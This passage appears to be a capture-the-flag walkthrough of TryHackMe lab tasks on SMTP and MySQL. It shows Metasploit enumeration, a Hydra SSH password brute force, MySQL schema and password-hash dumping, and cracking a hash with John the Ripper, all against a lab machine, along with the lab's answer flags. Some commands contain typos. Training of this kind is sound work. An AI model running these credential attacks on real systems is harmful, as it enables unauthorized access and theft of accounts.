OS:B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M5
OS:09NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4
OS:(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%
OS:T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%R
OS:ID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

> 25

2. Okay, now we know what port we should be targeting, let's start up Metasploit. What command do we use to do this?

```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ msfconsole -q
msf6 > search smtp_version

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_version      .                normal  No     SMTP Banner Grabber


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_version
```

> msfconsole

3. Let's search for the module "smtp_version", what's its full module name?

```shell
search smtp_version
```

> auxiliary/scanner/smtp/smtp_version

4. Great, now select the module and list the options. How do we do this?

```
msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 10.10.98.49
RHOSTS => 10.10.98.49
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 10.10.98.49:25        - 10.10.98.49:25 SMTP 220 polosmtp.home ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 10.10.98.49:25        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) > |
```

```shell
use 0
show options
```

> options

5. Have a look through the options, does everything seem correct? What is the option we need to set?

Shell

```
set RHOSTS 10.10.98.49
```

> RHOSTS


6. Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

> polosmtp.home

7. What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

> Postfix


8. Good! We've now got a good amount of information on the target system to move on to the next stage. Let's search for the module "smtp_enum", what's its full module name?



Shell

```
search smtp_enum
```

> auxiliary/scanner/smtp/smtp_enum



9. We're going to be using the *"top-usernames-shortlist.txt"* wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed). What option do we need to set to the wordlist's path?

Shell

```
use 0
set USER_FILE /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
```

> USER_FILE

10. Once we've set this option, what are the other essential parameters we need to set?

Shell

```
set RHOSTS 10.10.98.49
run
```

> RHOSTS

11. Now, run the exploit, this may take a few minutes, so grab a cup of tea, coffee, or water. Keep yourself hydrated!

> No answer required

12. Okay! Now that's finished, what username is returned?

> administrator

Task 7: Exploiting SMTP

1. What is the password of the user we found during our enumeration stage?

```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt -f -v 10.10.98.49 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-13 18:19:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.98.49:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://administrator@10.10.98.49:22
[INFO] Successful, password authentication is supported by ssh://10.10.98.49:22
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[22][ssh] host: 10.10.98.49   login: administrator   password: alejandro
[STATUS] attack finished for 10.10.98.49 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-13 18:24:42
```

Shell

```
hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt -f -v 10.10.98.49 ssh
```

`-t` : No. of Parallel Tasks

`-l` : Login Name

`-P` : Password List (Wordlist)

`-f` : Exit when valid credentials are found


`-v` : Verbose Mode

> alejandro

2. Great! Now, let's SSH into the server as the user, what are the contents of smtp.txt

Shell

```
ssh administrator@10.10.98.49
```



```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ ssh administrator@10.10.98.49
The authenticity of host '10.10.98.49 (10.10.98.49)' can't be established.
ED25519 key fingerprint is SHA256:6VV0TI4MQmKeRImOTQ8lj3uk863uVqWS+zh2fF2LLF8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.98.49' (ED25519) to the list of known hosts.
administrator@10.10.98.49's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May 13 23:27:18 UTC 2024

  System load:  0.0               Processes:           91
  Usage of /:   43.9% of 9.78GB   Users logged in:     0
  Memory usage: 15%               IP address for eth0: 10.10.98.49
  Swap usage:   0%


87 packages can be updated.
35 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Apr 22 22:21:42 2020 from 192.168.1.110
administrator@polosmtp:~$
```

> THM{who_knew_email_servers_were_c00l?}

MySQL

Task 8: Understanding MySQL

What is MySQL?

In its simplest definition, MySQL is a relational database management system (RDBMS) based on Structured Query Language (SQL). Too many acronyms? Let's break it down:

Database:

A database is simply a persistent, organised collection of structured data

1. What type of software is MySQL?

> Relational Database Management System

2. What language is MySQL based on?

> SQL

SQL:

MYSQL is just a brand name for one of the most popular RDBMS software implementations. As we know, it uses a client-server model. But how do the client and server communicate? They use a language, specifically the Structured Query Language (SQL).

Many other products, such as PostgreSQL and Microsoft SQL server, have the word SQL in them. This similarly signifies that this is a product utilising the Structured Query Language syntax.

How does MySQL work?

MySQL, as an RDBMS, is made up of the server and utility programs that help in the administration of MySQL databases.

The server handles all database instructions like creating, editing, and accessing data. It takes and manages these requests and communicates using the MySQL protocol. This whole process can be broken down into these stages:

1. MySQL creates a database for storing and manipulating data, defining the relationship of each table.
2. Clients make requests by making specific statements in SQL.
3. The server will respond to the client with whatever information has been requested.

What runs MySQL?

MySQL can run on various platforms, whether it's Linux or windows. It is commonly used as a back end database for many prominent websites and forms an essential component of the LAMP stack, which includes: Linux, Apache, MySQL, and PHP.

3. What communication model does MySQL use?

> Client-Server

4. What is a common application of MySQL?

> Back end Database

5. What major social network uses MySQL as their back-end database? This will require further research.

Many social media applications use SQL databases for various purposes, including storing user data, posts, comments, and other related information. While the specific details of their database implementations may not be publicly disclosed, it is widely believed that several popular social media platforms such as Facebook, Twitter, and Instagram use SQL databases in some form.

For example, Facebook has historically used MySQL as its primary relational database management system (RDBMS) for storing user data and other information. Over time, Facebook has developed and open-sourced a new database system called RocksDB, which is optimized for storing and serving data at scale. However, it is likely that Facebook still uses MySQL and other SQL databases for certain aspects of its platform.

Do any social media applications use SQL databases? If yes, what are they?

> Facebook

Task 9: Enumerating MySQL

1. As always, let's start with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?

Shell

```
sudo nmap -sS -T4 -A -p- 10.10.1091.66 -oN nmap_mysql.txt
```


```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ sudo nmap -sS -T4 -A -p- 10.10.199.166 -oN nmap_mysql.txt
[sudo] password for david:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 18:47 CDT
Nmap scan report for 10.10.199.166
Host is up (0.095s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:36:56:2f:f0:d4:a4:d2:ab:6a:43:3e:c0:f9:9b:2d (RSA)
|   256 30:bd:be:28:bd:32:dc:f6:ff:28:b2:57:57:31:d9:cf (ECDSA)
|_  256 f2:3b:82:4a:5c:d2:18:19:89:1f:cd:92:0a:c7:cf:65 (ED25519)
3306/tcp open  mysql   MySQL 5.7.29-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.29-0ubuntu0.18.04.1
|   Thread ID: 4
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolOld, SupportsCompression, FoundRows, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis
assword, Speaks41ProtocolNew, InteractiveClient, ODBCClient, SwitchToSSLAfterHandshake, IgnoreSigpipes, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x0Divuy\x02[B\x1CC4K'KbNYsdJ
|_  Auth Plugin Name: mysql_native_password
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_5.7.29_Auto_Generated_Server_Certificate
| Not valid before: 2020-04-23T10:13:27
|_Not valid after:  2030-04-21T10:13:27
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/13%OT=22%CT=1%CU=39410%PV=Y%DS=4%DC=T%G=Y%TM=6642
OS:A968%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M509S
OS:T11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=
OS:F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=
OS:M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

> 3306

2. Good, now we think we have a set of credentials. Let's double-check that by manually connecting to the MySQL server. We can do this using the command "mysql -h [IP] -u

[username] -p”

```shell
mysql -h 10.10.199.166 -u root -p
```



> No answer required

3. Okay, we know that our login credentials work. Let us quit out of this session with “exit” and launch up Metasploit.

> No answer required

4. We’re going to be using the “mysql_sql” module.
Search for, select and list the options it needs. What three options do we need to set? (in descending order).

```shell
# Search Module
search mysql_sql
# Select Module
use 0
# View Module Options
show options
```

```
msf6 > search mysql_sql

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/mysql/mysql_sql       .                normal  No     MySQL SQL Generic Query


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

msf6 > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name  Current Setting   Required  Description
   ----  ---------------   --------  -----------
   SQL   select version()  yes       The SQL to execute.


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     3306             no        The target port (TCP)
   USERNAME                   no        The username to authenticate as


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


View the full module info with the info, or info -d command.
```

> PASSWORD/RHOSTS/USERNAME

5. Run the exploit. By default, it will test with the "select version()" command, what result does this give you?

Shell

```
set PASSWOR password
set RHOSTS 10.10.199.166
set USERNAME root
```

```
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.10.199.166
RHOSTS => 10.10.199.166
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.10.199.166

[*] 10.10.199.166:3306 - Sending statement: 'select version()'...
[*] 10.10.199.166:3306 -  5.7.29-0ubuntu0.18.04.1
[*] Auxiliary module execution completed
```

> 5.7.29-0ubuntu0.18.04.1

6. Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases". How many

databases are returned?

```shell
set SQL "show databases"
run
```

```
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL "show databases"
SQL => show databases
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.199.166

[*] 10.10.199.166:3306 - Sending statement: 'show databases'...
[*] 10.10.199.166:3306 -  | information_schema |
[*] 10.10.199.166:3306 -  | mysql |
[*] 10.10.199.166:3306 -  | performance_schema |
[*] 10.10.199.166:3306 -  | sys |
[*] Auxiliary module execution completed
```

> 4

Task 10: Exploiting MySQL

1. First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

```
msf6 auxiliary(admin/mysql/mysql_sql) > search mysql_schemadump

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_schemadump  .                normal  No     MYSQL Schema Dump


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_schemadump

msf6 auxiliary(admin/mysql/mysql_sql) > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_schemadump) > show options

Module options (auxiliary/scanner/mysql/mysql_schemadump):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DISPLAY_RESULTS  true             yes       Display the Results to the Screen


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     3306             no        The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME                   no        The username to authenticate as


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


View the full module info with the info, or info -d command.
```

```shell
```

```
search mysql_schemadump
use 0
show options
```

> auxiliary/scanner/mysql/mysql_schemadump

2. Great! Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, and run the exploit. What's the name of the last table that gets dumped?

Shell

```shell
set PASSWOR password
set RHOSTS 10.10.109.166
set USERNAME root

run
```

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set RHOSTS 10.10.199.166
RHOSTS => 10.10.199.166
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run

[+] 10.10.199.166:3306 - Schema stored in: /home/david/.msf4/loot/20240513191057_default_10.10.199.166_mysql_schema_276869.txt
[+] 10.10.199.166:3306 - MySQL Server Schema
 Host: 10.10.199.166
 Port: 3306
 ====================

---
- DBName: sys
  Tables:
  - TableName: host_summary
    Columns:
    - ColumnName: host
      ColumnType: varchar(60)
    - ColumnName: statements
      ColumnType: decimal(64,0)
    - ColumnName: statement_latency
      ColumnType: text
    - ColumnName: statement_avg_latency
      ColumnType: text
    - ColumnName: table_scans
      ColumnType: decimal(65,0)
    - ColumnName: file_ios
      ColumnType: decimal(64,0)
    - ColumnName: file_io_latency
      ColumnType: text
    - ColumnName: current_connections
      ColumnType: decimal(41,0)
    - ColumnName: total_connections
      ColumnType: decimal(41,0)
```

```
  - TableName: x$waits_by_host_by_latency
    Columns:
    - ColumnName: host
      ColumnType: varchar(60)
    - ColumnName: event
      ColumnType: varchar(128)
    - ColumnName: total
      ColumnType: bigint(20) unsigned
    - ColumnName: total_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: avg_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: max_latency
      ColumnType: bigint(20) unsigned
  - TableName: x$waits_by_user_by_latency
    Columns:
    - ColumnName: user
      ColumnType: varchar(32)
    - ColumnName: event
      ColumnType: varchar(128)
    - ColumnName: total
      ColumnType: bigint(20) unsigned
    - ColumnName: total_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: avg_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: max_latency
      ColumnType: bigint(20) unsigned
  - TableName: x$waits_global_by_latency
    Columns:
    - ColumnName: events
      ColumnType: varchar(128)
    - ColumnName: total
      ColumnType: bigint(20) unsigned
    - ColumnName: total_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: avg_latency
      ColumnType: bigint(20) unsigned
    - ColumnName: max_latency
      ColumnType: bigint(20) unsigned

[*] 10.10.199.166:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > |
```

> x$waits_global_by_latency

3. Awesome, you have now dumped the tables and column names of the whole database. But we can do one better. Search for and select the "mysql_hashdump" module. What's the module's full name?

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > search mysql_hashdump

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_hashdump  .                normal  No     MYSQL Password Hashdump
   1  auxiliary/analyze/crack_databases       .                normal  No     Password Cracker: Databases
   2    \_ action: hashcat                    .                .       .      Use Hashcat
   3    \_ action: john                       .                .       .      Use John the Ripper


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/analyze/crack_databases
After interacting with a module you can manually set a ACTION with set ACTION 'john'

msf6 auxiliary(scanner/mysql/mysql_schemadump) > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_hashdump) >
```

```shell
search musql_hashdump
use 0
```

> auxiliary/scanner/mysql/mysql_hashdump

4. Again, I'll let you take it from here. Set the relevant options, and run the exploit. What non-default user stands out to you?

Shell

```
set PASSWOR password
set RHOSTS 10.10.109.166
set USERNAME root

run
```

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS 10.10.199.166
RHOSTS => 10.10.199.166
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 10.10.199.166:3306 - Saving HashString as Loot: root:
[+] 10.10.199.166:3306 - Saving HashString as Loot: mysql.session:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[+] 10.10.199.166:3306 - Saving HashString as Loot: mysql.sys:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[+] 10.10.199.166:3306 - Saving HashString as Loot: debian-sys-maint:*D9C95B328FE46FFAE1A55A2DE5719A8681B2F79E
[+] 10.10.199.166:3306 - Saving HashString as Loot: root:*2470C0C06DEF42FD1618BB99005ADCA2EC9D1E19
[+] 10.10.199.166:3306 - Saving HashString as Loot: carl:*EA031893AA21444B170FC2162A56978B8CEECE18
[*] 10.10.199.166:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) > |
```

> carl

5. Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:HASH to a text file on your local machine called "hash.txt". What is the user/hash combination string?

```
┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ echo "carl:*EA031893AA21444B170FC2162A56978B8CEECE18" > hash.txt

┌──(david㉿kali)-[~/Security/tryhackme/network_services_2]
└─$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128 SSE2 4x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
doggie           (carl)
1g 0:00:00:01 DONE 3/3 (2024-05-13 19:16) 0.7194g/s 1644Kp/s 1644Kc/s 1644KC/s doggie..doggin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Shell

```
echo "carl:*EA031893AA21444B170FC2162A56978B8CEECE18" > hash.txt
```

> carl:*EA031893AA21444B170FC2162A56978B8CEECE18


6. Now, we need to crack the password! Let's try John the Ripper against it using: "john hash.txt". What is the password of the user we found?

> doggie

7. Awesome. Password reuse is not only extremely dangerous but also extremely common. What are the chances that this user has reused their password for a different service? What's the contents of MySQL.txt

Shell

```shell
